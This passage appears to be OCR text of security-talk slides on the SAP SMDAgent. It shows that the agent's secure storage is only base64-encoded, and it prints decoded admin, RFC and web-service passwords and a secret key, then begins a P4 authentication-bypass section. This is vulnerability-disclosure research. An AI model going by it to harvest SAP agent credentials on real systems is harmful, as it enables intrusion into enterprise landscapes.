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
Why ?

- If this Agent is compromise. What can I do ?


- Does this Agent could be an entry point to attack the solman ?

Why ?


???
D01
Q01
P01
SMDAgent
SMDAgent
SMDAgent
SAP Administrators
SOL
SMDAgent
SAP Solution Manager
SMDAgent
SMDAgent
SMDAgent
D02
Q02
P02

Why ?

????????


D01
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SAP Administrators
SOL
SMDAgent
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SMDAgent
SMDAgent
SMDAgent
SAP Solution Manager
D02
Q02
P02

Why ? - First contact

- Tiny SAP system runtime, without database
- SID = DAA
- SN = 98

```
/usr/sap/DAA/SYS
/usr/sap/DAA/SYS/global                    # Global directory
/usr/sap/DAA/SYS/profile                   # Instance configuration files
/usr/sap/DAA/SMD98                         # Instance directory
/usr/sap/DAA/SMD98/work                    # Development traces and logs
/usr/sap/DAA/SMD98/exe                     # Kernel
```

Why ? - First contact

- But with specific SMDAgent directory

```
/usr/sap/DAA/SMDAgent                       # Agent directory
/usr/sap/DAA/SMDAgent/configuration         # Configuration files of agent
/usr/sap/DAA/SMDAgent/applications          # List of agent applications
/usr/sap/DAA/SMDAgent/applications.config   # Configuration of agent applications
```

Why ? - First contact

- Applications directory
- 36 applications by default

```
/usr/sap/DAA/SMDAgent/applications
[...]
./com.sap.smd.agent.application.sapstartsrv.remote_7.20.8.0.20181204114919
./com.sap.smd.agent.application.remoteos_7.20.8.0.20181204114919
./com.sap.smd.agent.application.global.configuration_7.20.8.0.20181204114919
./com.sap.smd.agent.application.remotesetup_7.20.8.0.20181204114919
./com.sap.smd.agent.application.wily_7.20.8.0.20181204114919
[...]
```

Why ? - First contact

- Applications configuration directory

```
/usr/sap/DAA/SMDAgent/applications.config
[...]
./com.sap.smd.agent.application.sapstartsrv.remote
./com.sap.smd.agent.application.remoteos
./com.sap.smd.agent.application.global.configuration
./com.sap.smd.agent.application.remotesetup
./com.sap.smd.agent.application.wily4java
[...]
```


Why ? - First contact

- Applications configuration directory
- Every configuration files are encrypted

```
# xxd _Default_Configuration.properties
0000000: 85f3 35e1 fcf7 0e18 36a8 cf69 e5eb a403  ..5.....6..i....
0000010: 2d0a 893a 1ade 0730 a64a 6b4a d0af fe05  -..:...0.JkJ....
0000020: ed29 4ffe 8165 fab5 9172 bfad dfd7 5a3a  .)O..e...r....Z:
0000030: 29ef 06f0 8108 4076 d2e5 7b40 2093 b1ba  ).....@v..{@ ...
0000040: e2d1 17ce d52c c1fa ac0f 9314 334a 4494  .....,......3JD.
0000050: 1ac4 d468 a9a2 9e49 4b9c 8b5d e9b8 9651  ...h...IK..]...Q
0000060: 83ba e3c0 1557 1922 7da5 e302 f236 5182  .....W.}....6Q.
0000070: 0122 4b8d 2b5e bc20 bd55 5227 c381 5441  .K.+^. .UR'..TA
0000080: cc70 a33a 5ff1 0c82 3efa b73b 2d6e e4ef  .p.:_...>..;-n..
0000090: 0dc6 1679 b607 eb88 96f8 c738 47c3 3ff7  ...y.......8G.?.
```

Why ? - First contact

- Only one user : **daaadm**
- Owner of exposed services :



Why ? - First contact

Port	Pattern	Binary	Description
59813	5<SN>13	sapstartsrv	SAP Management Console
64996	6499<x>	jc.sapDAA_SMDA98	Internal communication
41026	<random>	jstart	?

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Why ? - SAP Secure Storage

- SAP Secure Storage is component present on every SAP System
- Store credentials, keys or any important information
- Encrypted

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- SAP Secure Storage is component present on every SAP System
- Store credentials, keys or any important information
- Encrypted (normally...)

Why ? - SAP Secure Storage

- /usr/sap/DAA/SMDA98/SMDAgent/configuration/secstore.properties
- Only administrator user [daaadm] can access to it...

```
#SAP Secure Store file - Don't edit this file manually!
#Tue Oct 29 21:40:22 ART 2019
$internal/mode=Not encrypted
$internal/version=Ny4wMC4wMDAuMDAx
sld/usr=amF2YS5sYW5nLlN0cmluZ3w4fHNhcGFkbWluJCQkJCQkJCQkJCQkCg\=\=
sld/pwd=amF2YS5sYW5nLlN0cmluZ3wxNHx3UThjW2VYN3BkNGp+RiQkJCQkJAo\=
smd/agent/crypto/algo=amF2YS5sYW5nLlN0cmluZ3wxMXxERVNlZGUoMTY4KSQkJCQkJCQkJA\=\=
smd/agent/secretkey=amF2YS5sYW5nLlN0cmluZ3w0OHwxOTdmODYxZmQzZjE5ODdmODVlYTA3YWI0YWQ2\r\O
TJhMTNiYTE2NDQzYzQ5YmJhODYkJCQkJCQkJCQkJCQ\=
smd/agent/certificate/pass=amF2YS5sYW5nLlN0cmluZ3wzOHx7NUI0RTQ3RjEtNDdGMC1FQzY3LUUxMDAtM
DAw\r\nMEMwQThFMTFDfSQk
```

Why ? - SAP Secure Storage

- /usr/sap/DAA/SMDA98/SMDAgent/configuration/secstore.properties
- Only encoded in base64 too...

```
#SAP Secure Store file - Don't edit this file manually!
#Tue Oct 29 21:40:22 ART 2019
$internal/mode=Not encrypted
$internal/version=7.00.000.001
sld/usr=java.lang.String|8|sapadmin$$$$$$$$$$$
sld/pwd=java.lang.String|14|wQ8c[eX7pd4j~F$$$$$$
smd/agent/crypto/algo=java.lang.String|11|DESede(168)$$$$$$$$$
smd/agent/secretkey=java.lang.String|48|197f861fd3f1987f85ea07ab4ad692a13ba16443c49bba86
$$$$$$$$$$$$
smd/agent/certificate/pass=java.lang.String|38|{5B4E47F1-47F0-ED67-A200-124CC4A8E66F}$$
```

Why ? - SAP Secure Storage

- /usr/sap/DAA/SMDA98/SMDAgent/configuration/secstore.properties
- Only encoded in base64 too...

```
#SAP Secure S
#Tue Oct 29 2
$internal/mod
$internal/ver
sld/usr=java.
sld/pwd=java.
smd/agent/cry
smd/agent/secretkey=java.lang.String|48|197f861fd3f1987f85ea07ab4ad692a13ba16443c49bba86
$$$$$$$$$$$$
smd/agent/certificate/pass=java.lang.String|38|{5B4E47F1-47F0-ED67-A200-124CC4A8E66F}$$
```

SSN 2772266 CVE-2019-0307

SSN 2745689 CVE-2019-0291

Why ? - SAP Secure Storage

- /usr/sap/DAA/SMDA98/SMDAgent/configuration/secstore.properties
- What is it ?

```
#SAP Secure Store file - Don't edit this file manually!
#Tue Oct 29 21:40:22 ART 2019
$internal/mode=Not encrypted
$internal/version=7.00.000.001
sld/usr=java.lang.String|8|sapadmin$$$$$$$$$$$
sld/pwd=java.lang.String|14|wQ8c[eX7pd4j~F$$$$$$
smd/agent/crypto/algo=java.lang.String|11|DESede(168)$$$$$$$$$
smd/agent/secretkey=java.lang.String|48|197f861fd3f1987f85ea07ab4ad692a13ba16443c49bba86
$$$$$$$$$$$$
smd/agent/certificate/pass=java.lang.String|38|{5B4E47F1-47F0-ED67-A200-124CC4A8E66F}$$
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0000020: ed29 4ffe 8165 fab5 9172 bfad dfd7 5a3a  .)O..e...r....Z:
0000030: 29ef 06f0 8108 4076 d2e5 7b40 2093 b1ba  ).....@v..{@ ...
0000040: e2d1 17ce d52c c1fa ac0f 9314 334a 4494  .....,......3JD.
0000050: 1ac4 d468 a9a2 9e49 4b9c 8b5d e9b8 9651  ...h...IK..]...Q
0000060: 83ba e3c0 1557 1922 7da5 e302 f236 5182  .....W.}....6Q.
0000070: 0122 4b8d 2b5e bc20 bd55 5227 c381 5441  .K.+^. .UR'..TA
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```

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- Every configuration files is encrypted

```
# xxd _Default_Co
0000000: 85f3 35e                                  i....
0000010: 2d0a 893                                  J....
0000020: ed29 4ff                                  ...Z:
0000030: 29ef 06f                                  @ ...
0000040: e2d1 17c                                  .3JD.
0000050: 1ac4 d46                                  ]...Q
0000060: 83ba e3c                                  .6Q.
0000070: 0122 4b8                                  ..TA
0000080: cc70 a33a 5ff1 0c82 3efa b73b 2d6e e4ef   .p.:_...>..;-n..
0000090: 0dc6 1679 b607 eb88 96f8 c738 47c3 3ff7   ...y.......8G.?.
```

smd/agent/crypto/algo
smd/agent/secretkey

Why ? - SAP Secure Storage

.../com.sap.smd.agent.application.global.configuration/_Default_Configuration.properties

```
e2e.maiIntern.user=SM_INTERN_WS
```

Why ? - SAP Secure Storage

```
.../com.sap.smd.agent.application.global.configuration/_Default_Configuration.properties

#Tue Oct 29 21:40:21 ART 2019
BW/client=001
BW/host=solman.orl.onapsis.com
BW/sysnum=00
BW/user=SM_TECH_ADM
BW/password=j^Aw<y^EmT*?_hwoc}8K)R>u`z{ybo/~so>&N'=Z
BW/rfc/password=-Fcq2&mUR7yyBS2=>N5=NrMSzuk^/U6HJ((tb2%\#
BW/rfc/user=SMD_RFC
BW/ownSystem=false
I74/abap/admin/pwd=wQ8c[eX7pd4j~F
I74/abap/admin/user=SAPADMIN
I74/abap/client=000
I74/abap/com/pwd=C'un4%Vy4`
I74/abap/com/user=SMDAGENT_S72
dcc.url=http\://solman.com\:50000/sap/bc/srt/scs/sap/e2e_dcc_push?sap-client\=001
e2e.mai.password=\=X\#\=&k%&JFC]d\\;^}CeJUwst8'_qd4-d_bBG3F95
e2e.mai.user=SM_EXTERN_WS
e2e.maiIntern.password=56{Y90DJs<&*5!d-w(~49cXK2X-pUJ4bHZF_.Th8
e2e.maiIntern.user=SM_INTERN_WS
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BW/sysnum=00
BW/user=SM_TECH_ADM
BW/password=j^Aw<y^EmT*?_hwoc}8K)R>u`z{ybo/~so>&N'=Z
BW/rfc/password=-Fcq2&mUR7yyBS2=>N5=NrMSzuk^/U6HJ((tb2%\#
BW/rfc/user=SMD_RFC
BW/ownSystem=false
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I74/abap/com/user=SMDAGENT_S72
dcc.url=http\://solman.com\:50000/sap/bc/srt/scs/sap/e2e_dcc_push?sap-client\=001
e2e.mai.password=\=X\#\=&k%&JFC]d\\;^}CeJUwst8'_qd4-d_bBG3F95
e2e.mai.user=SM_EXTERN_WS
e2e.maiIntern.password=56{Y90DJs<&*5!d-w(~49cXK2X-pUJ4bHZF_.Th8
e2e.maiIntern.user=SM_INTERN_WS
```

Why ? - SAP Secure Storage

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#Tue Oct 29 21:40:21 ART 2019
BW/client=001
BW/host=solman.orl.onapsis.com
BW/sysnum=00
BW/user=SM_TECH_ADM
BW/password=j^Aw<y^EmT*?_hwoc}8K)R>u`z{ybo/~so>&N'=Z
BW/rfc/password=-Fcq2&mUR7yyBS2=>N5=NrMSzuk^/U6HJ((tb2%\#
BW/rfc/user=SMD_RFC
BW/ownSystem=false
I74/abap/admin/pwd=wQ8c[eX7pd4j~F
I74/abap/admin/user=SAPADMIN
I74/abap/client=000
I74/abap/com/pwd=C'un4%Vy4`
I74/abap/com/user=SMDAGENT_S72
dcc.url=http\://solman.com\:50000/sap/bc/srt/scs/sap/e2e_dcc_push?sap-client\=001
e2e.mai.password=\=X\#\=&k%&JFC]d\\;^}CeJUwst8'_qd4-d_bBG3F95
e2e.mai.user=SM_EXTERN_WS
e2e.maiIntern.password=56{Y90DJs<&*5!d-w(~49cXK2X-pUJ4bHZF_.Th8
e2e.maiIntern.user=SM_INTERN_WS
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Why ? - SAP Secure Storage

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#Tue Oct 29 21:40:21 ART 2019
BW/client=001
BW/host=solman.orl.onapsi
BW/sysnum=00
BW/user=SM_TECH_ADM
BW/password=j^Aw<y^EmT*?_
BW/rfc/password=-Fcq2&mUF
BW/rfc/user=SMD_RFC
BW/ownSystem=false
I74/abap/admin/pwd=wQ8c[eX7pd4j~F
I74/abap/admin/user=SAPADMIN
I74/abap/client=000
I74/abap/com/pwd=C'un4%Vy4`
I74/abap/com/user=SMDAGENT_S72
dcc.url=http\://solman.com\:50000/sap/bc/srt/scs/sap/e2e_dcc_push?sap-client\=001
e2e.mai.password=\=X\#\=&k%&JFC]d\\;^}CeJUwst8'_qd4-d_bBG3F95
e2e.mai.user=SM_EXTERN_WS
e2e.maiIntern.password=56{Y90DJs<&*5!d-w(~49cXK2X-pUJ4bHZF_.Th8
e2e.maiIntern.user=SM_INTERN_WS
```

Role Assignments

Stat...	Role	Short Role Description	Ind...
■	SAP_J2EE_ADMIN	Administration User for the SAP J2EE Engine	
■	ZSAP_SM_TECH_ADM	Role for Technical Administrator SM_TECH_ADM (s...	
■	ZSAP_SM_USER_ADMIN	Admin Authorization for User Management	

Why ?

- If this Agent is compromise. What can I do ?

- Does this Agent could be an entry point to attack the solman ?

Why ?

- If this Agent is compromise. What can I do ?
  → **Get SAP system critical credential**
  → **Gathering connection information of Solman**
  → **Get Solman critical credential**

- Does this Agent could be an entry point to attack the solman ?
  → **YES !**

Why ?

- **If** this Agent is compromise what can I do ?
  → **Get SAP system critical credential**
  → **Gathering connection information of Solman**
  → **Get Solman critical credential**

- Does this Agent could be an entry point to attack the solman ?
  → **YES !**

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Authentication bypass - P4 Service

- "Inception of the SAP Platform's Brain" @ HITB 2012
  - Juan Perez Etchegoyen
- Agent exposed a P4 service on 59804

Authentication bypass - P4 Service

- "Inception of the SAP Platform's Brain" @ HITB 2012
  - Juan Perez Etchegoyen
- Agent exposed a P4 service on 59804

- Now P4 service listen on
  → **random port between [9000 - 65535]**
  → **change at every start**

Authentication bypass - P4 Service


Port	Pattern	Binary	Description
59813	5<SN>13	sapstartsrv	SAP Management Console
64996	6499<x>	jc.sapDAA_SMDA98	Internal communication
41026	**<random>**	**jstart**	**?**

Authentication bypass - P4 Service

Port	Pattern	Binary	Description
59813	5<SN>13	sapstartsrv	SAP Management Console
64996	6499<x>	jc.sapDAA_SMDA98	Internal communication
41026	**9000-65535**	**jstart**	**P4 Service**


Authentication bypass - P4 Service

- Just after the start, SMDAgent initiate a connection to Solman



